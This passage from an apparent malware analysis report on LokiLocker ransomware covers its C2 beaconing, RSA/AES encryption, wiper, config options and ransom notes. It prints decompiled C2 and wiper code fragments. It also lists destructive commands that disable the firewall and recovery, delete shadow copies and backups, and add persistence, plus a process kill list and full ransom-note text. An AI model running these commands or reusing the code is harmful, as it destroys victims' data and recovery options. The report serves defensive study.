
- action
- msg-id
- chat-id
- status
- elapsed-time

The resulting request looks like this:



```
"unique-id=[redacted]&action=logFinished&msg-id=&chat-id=[redacted]&status=Finished!&elapsed-time=1:0:46:43"
```

Figure 14 – LokiLocker's POST request



```
internal void Comms_SendActionToC2()
{
    if (a.strMessageID == null)
    {
        return;
    }
    try
    {
        IntPtr intPtr = IntPtr.Zero;
        IntPtr intPtr2 = IntPtr.Zero;
        IntPtr intPtr3 = IntPtr.Zero;
        byte[] array = ZZZZZZZZZs.ZZZZZZZZZt(calli(System.Text.Encoding(), Koi.ZZZZZZZZZZZZZZZZZZZZV[9]), ZZZZZZZZZJ.ZZZZZZZZZO(new string[]
        {
            "unique-id=",
            Koi.GetUniqueID(),
            "&action=",
            this.strAction,
            "&msg-id=",
            a.strMessageID
            "&chat-id[redacted]&status=",
            this.strStatus,
            calli(System.Boolean(System.String,System.String), this.strAction, "logFinished", Koi.ZZZZZZZZZZZZZZZZZZZZV[12]) ? Koi.'ò,\u00BF4("&elapsed-time=",
              this.strElapsedTime) : ""
        }));
        int num = 1048576;
        IntPtr intPtr4 = Koi.l-EÖª(num);
        IntPtr intPtr5 = Koi.l-EÖª(array.Length);
        Koi.{FÆÝH(array, 0, intPtr5, array.Length);
        if (calli(System.Boolean(System.IntPtr,System.IntPtr), intPtr = Koi.4\u0001üzX("Loki/1.0", 1, null, null, 0), IntPtr.Zero, Koi.ZZZZZZZZZZZZZZZZZZZZV[10]))
        {
            int num2 = Koi.Ñx2\u00A1\u0007();
            Koi.ý\u009ElÕ\u00B6(Koi.\u000Aè\u0087Y7("Failed to open Internet. (error code -> ", num2.ToString(), ")."));
        }
        else if (calli(System.Boolean(System.IntPtr,System.IntPtr), intPtr2 = Koi.P\u000F\u00A2]J(intPtr, "loki-locker.one", 80, null, null, 3, 0, IntPtr.Zero), IntPtr.Zero,
          Koi.ZZZZZZZZZZZZZZZZZZZZV[10]))
        {
            int num3 = Koi.Ñx2\u00A1\u0007();
            Koi.ý\u009ElÕ\u00B6(Koi.\u000Aè\u0087Y7("Failed to connect Internet. (error code -> ", num3.ToString(), ")."));
        }
        else
        {
            IntPtr intPtr6 = intPtr2;
            string text = "POST";
            string text2 = "tg.php";
            string text3 = null;
            string text4 = null;
            string[] array2 = new string[2];
```

Figure 15 – Part of network communication code (POST to tg.php)

Encryption

The malware creates an RSA-2048 key pair for the victim, encrypts it with the attacker's public RSA key, and then saves it to the registry.

The malware creates the key HKCU\Software\Loki and the following values:

- **Public** – contains the victim's public RSA key in the XML format, which is then obfuscated with XOR 0x11.

<RSAKeyValue><Modulus>*modulus*</Modulus><Exponent>*exponent*</Exponent></RSAKeyValue>

- **Full** – contains the victim’s full key pair, encrypted with attacker’s public key. A base64-encoded copy is also saved to the file “cpriv.Loki” in each drive’s root directory and in the user’s special directories.

```
<RSAKeyValue><Modulus>modulus</Modulus>
<Exponent>public_exponent</Exponent><P>prime_1</P><Q>prime_2</Q>
<DP>exponent_1</DP><DQ>exponent_2</DQ>
<InverseQ>coefficient</InverseQ><D>private_exponent</D>
</RSAKeyValue>
```

- **Timer** – a date-time value, which is the ransom expiration date in the format of yyyyy,MM,dd,HH,mm,ss, encoded with XOR 0x54. This is the exact time after which the malware will wipe the drives by deleting all non-system files and overwriting the MBR. The default date is 30 days after the initial malware execution date, but this can be changed via config file.

Similar registry entries are used by versions of LockBit ransomware.

There are five different RSA public keys stored in the malware binary, though the attackers can also supply another public key via the C2. Since the C2 server is the same for all affiliates, this suggests that the RaaS owners left themselves the option to send in their own public key to secure the victim’s private key, meaning they would be able to decrypt files from all their affiliates’ victims.

If configured to do so, the malware will scan the network for any available network shares. It will then begin the encryption process, starting with the following special folders in the local user’s directory:


- Favorites
- Recent
- Desktop
- Personal
- MyPictures
- MyVideos
- MyMusic

LokiLocker then proceeds to create a separate thread for encrypting each of the local drives and/or network shares, depending on its configuration.

Each file is encrypted with AES-256 in GCM mode, using a randomly generated key; the key is then encrypted using the victim’s public RSA key.

The encryption thread also performs the following actions:

- Changes labels of all encrypted volumes to "Locked by Loki"
- Drops ransom notes to each encrypted folder
- Drops an HTA file called “info.Loki”
- Drops and executes a launcher for the HTA file using a random name in the %ProgramData% directory
- Changes the desktop wallpaper as shown inFigure 16
- Creates a thread that will instantly kill cmd.exe, taskmgr.exe and regedit.exe processes, if launched
- If configured to do so, shuts down the system after encryption


Loki locker

All your files have been encrypted due to a security problem with your computer
If you want to restore them, write us to the e-mail: d4rkw4ve@tutanota.com
Write this ID in the title of your message:
In case of no answer in 24 hours write us to this e-mail: dark4wave@yandex.com
For more information see Restore-My-Files.txt that is located in every encrypted folder

Figure 16 – LokiLocker desktop wallpaper

Wiper Functionality

If configured to do so, the malware will attempt to wipe the system if the ransom isn't paid within the specified time frame. As shown in Figure 18, it will delete files on all of the victim's drives, except for the system files, and it will also try to overwrite the Master Boot Record (MBR) of the system drive to render the system unusable. It will then display the following message from the attackers after a reboot:



```
You did not pay us.So we deleted all of your files :)
Loki locker ransomware_
```

Figure 17 – LokiLocker's message shown after rebooting the wiped system

After overwriting the MBR, LokiLocker will try to crash the system by forcing a Blue Screen of Death (BSOD).



```
Koi.k3\u00A3Ðà("Starting file deletion operation.");
Koi.\u0016\u00976\u009F^();
Koi.k3\u00A3Ðà("Rewriting MBR.");
Koi.ø\u001D\u0089+ä();
Koi.k3\u00A3Ðà("Fucking system :)");
Koi.\u00B8KúÂ\u00B6();
```

Figure 18 – LokiLocker's wiper code

Config

LokiLocker features multiple configurable sections. Most of the configurable information is hard-coded into the client binary during the building process, while some settings can be changed on runtime using a simple text file.

Besides the affiliate-related information and execution options, other fields that might be configurable during the building process are a list of commands to be executed through cmd.exe, and a list of processes and services the malware will attempt to kill. Across the samples we've seen, these fields have been consistent so far.

Affiliate Config

The main "affiliate" config section contains information such as the name of affiliate, email addresses, C2 URL, readme file name and content, and the extension to be added to the encrypted files. It also has a chat ID number – presumably used to identify the victim when they reach out to the attackers – and a timeout value (in days) after which the malware will attempt to wipe the system.

The affiliate config is stored in the Loki.Config class and presumably embedded by the ransomware builder during the generation of a client binary.

Config Key	**Config Value**
Email 1	"d4rkw4ve[at]tutanota[.]com"
Email 2	"dark4wave[at]yandex[.]com"
Campaign or Affiliate name	"darkwave"
Chat ID	*<redacted>*
Extension	". Loki"
Readme file name	"Restore-My-Files.txt"
Ransom note	*See Figure 21*
Wiper timeout	30
C2 URL	"loki-locker.one"

Execution Options

The Config class also stores the default values for additional execution options. These options can be modified through a simple text file that has to be placed in the same folder as the ransomware binary.

Config Option	**Description**	**Default setting**
update	Display fake Windows update screen	false
nostartup	Don't copy ransomware executable to startup	true
nons	Don't scan for / encrypt network shares	false
nocdrive	Don't encrypt the C Drive	true
justns	Scan for / encrypt only network shares	false
nofuck	Don't wipe the system and the MBR	true
disabletask	Disable the Task Manager	false
clast	Encrypt the C Drive Last	false
full	Full encryption	false
norun	Exit the process	false

shutdown	Shutdown the system after displaying ransom note	false
	Custom config file name	“loki.txt”
	Destination of config file	“config.Loki”

Executed Commands

```
netsh firewall set opmode mode=disable

netsh advfirewall set currentprofile state off

bcdedit /set {default} bootstatuspolicy ignoreallfailures

bcdedit /set {default} recoveryenabled no

wbadmin DELETE SYSTEMSTATEBACKUP

wbadmin delete catalog -quiet

vssadmin delete shadows /all /quiet

wmic shadowcopy delete

schtasks /CREATE /SC ONLOGON /TN Loki /TR %APPDATA%\winlogon.exe /RU
SYSTEM /RL HIGHEST /F
```


Processes and Services to Kill

Processes and Services to Kill		
wxserver	mydesktopqos	defwatch
wxserverview	isqlplussvc	ccevtmgr
sqlservr	xfssvccon	ccsetmgr
ragui	mydesktopservice	savroam
supervise	ocautoupds	sqlserv
culture	agntsvc	sqlagent
rtvscan	agntsvc	sqladhlp
defwatch	agntsvc	culserver
winword	encsvc	rtvscan
qbw32	firefoxconfig	sqlbrowser
qbdbmgr	tbirdconfig	sqladhlp
qbupdate	ocomm	qbidpservice
qbcfmonitorservice	mysqld	quickboooks.fcs
axlbridge	mysqld-nt	qbcfmonitorservice

qbidpservice httpd fdlauncher msdtsrvr tomcat6 zhudongfangyu vmware-usbarbitator64 vmware-converter dbsrv12 msftesql sqlagent sqlbrowser sqlwriter oracle ocssd dbsnmp synctime agntsvc	mysqld-opt dbeng50 sqbcoreservice excel infopath msaccess mspub onenote outlook powerpnt steam thebat thebat64 thunderbird visio winword wordpad	sqlwriter msmdsrv tomcat6 zhundongfangyu vmware-usbarbitator64 vmware-converter dbsrv12 dbeng8 wrapper mssqlserver mssql contoso1 msdtc sqlserveragent vds

List of Countries (to Skip?)

The malware defines an array of strings, which presumably contains a list of countries to exclude from encryption. In all the samples we've seen so far, this list contains only one entry – "Iran" – as seen in Figure 19. It seems that this functionality is not yet implemented, as there are no references to this array in the code. However, like the references to Iranian attackers and hacking tools, it could just as well be a false flag meant to misdirect our attention.




```
// Token: 0x040001BE RID: 446
private static readonly string RansomNote3 = Koi.\u000Aè\u0087Y7("All your files have been encry
  security problem with your computer\r\nIf you want to restore them, write us to the e-mail:
  d4rkw4ve@tutanota.com\r\nWrite this ID in the title of your message: ", WorkerRoutines.ZP, "\r
  no answer in 24 hours write us to this e-mail: dark4wave@yandex.com");

// Token: 0x040001BF RID: 447
private static readonly string[] IranString = new string[]
{
    "Iran"
};

// Token: 0x040001C0 RID: 448
private const string ZZd = "Encryption done successfully.";

// Token: 0x040001C1 RID: 449
private const string ZZe = "Loki locker";
```

Figure 19 – "Iran" string

Dropped Files

HTA file

Besides the plain text readme file, the malware also drops an HTA file like the one pictured in Figure 20, which displays an HTML formatted ransom note on victim's desktop.



Loki locker

All your files have been encrypted by Loki locker!

29d,22:57:24 LEFT TO LOSE ALL OF YOUR FILES

All your files have been encrypted due to a security problem with your PC.
If you want to restore them, please send an email **d4rkw4ve@tutanota.com**

You have to pay for decryption in Bitcoin. The price depends on how fast you contact us.
After payment we will send you the decryption tool.
You have to 48 hours(2 Days) To contact or paying us After that, you have to Pay **Double**.
In case of no answer in 24 hours (1 Day) write to this email **dark4wave@yandex.com**
Your unique ID is :

You only have LIMITED time to get back your files!

- If timer runs out and you dont pay us , all of files will be DELETED and you hard disk will be seriously DAMAGED.
- You will lose some of your data on day 2 in the timer.
- You can buy more time for pay. Just email us.
- THIS IS NOT A JOKE! you can wait for the timer to run out ,and watch deletion of your files :)

What is our decryption guarantee?

- Before paying you can send us up to 3 test files for free decryption. The total size of files must be less than 2Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

Attention!


- **DO NOT** pay any money before decrypting the test files.
- **DO NOT** trust any intermediary. they wont help you and you may be victim of scam. just email us , we help you in any steps.
- **DO NOT** reply to other emails. ONLY this two emails can help you.
- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Figure 20 – Message displayed by the HTA file

All your files have been encrypted by Loki locker!

All your files have been encrypted due to a security problem with your PC.

If you want to restore them, please send an email {EMAIL_1}



You have to pay for decryption in Bitcoin. The price depends on how fast you contact us.

After payment we will send you the decryption tool.

You have to 48 hours(2 Days) To contact or paying us After that, you have to Pay Double.

In case of no answer in 24 hours (1 Day) write to this email {EMAIL_2}

Your unique ID is : {UNIQUE_ID}

You only have LIMITED time to get back your files!

If timer runs out and you dont pay us , all of files will be DELETED and you hard disk will be seriously DAMAGED.

You will lose some of your data on day 2 in the timer.

You can buy more time for pay. Just email us.

THIS IS NOT A JOKE! you can wait for the timer to run out ,and watch deletion of your files :)

What is our decryption guarantee?

Before paying you can send us up to 3 test files for free decryption. The total size of files must be less than 2Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

Attention!

DO NOT pay any money before decrypting the test files.

DO NOT trust any intermediary. they wont help you and you may be victim of scam. just email us , we help you in any steps.

DO NOT reply to other emails. ONLY this two emails can help you.

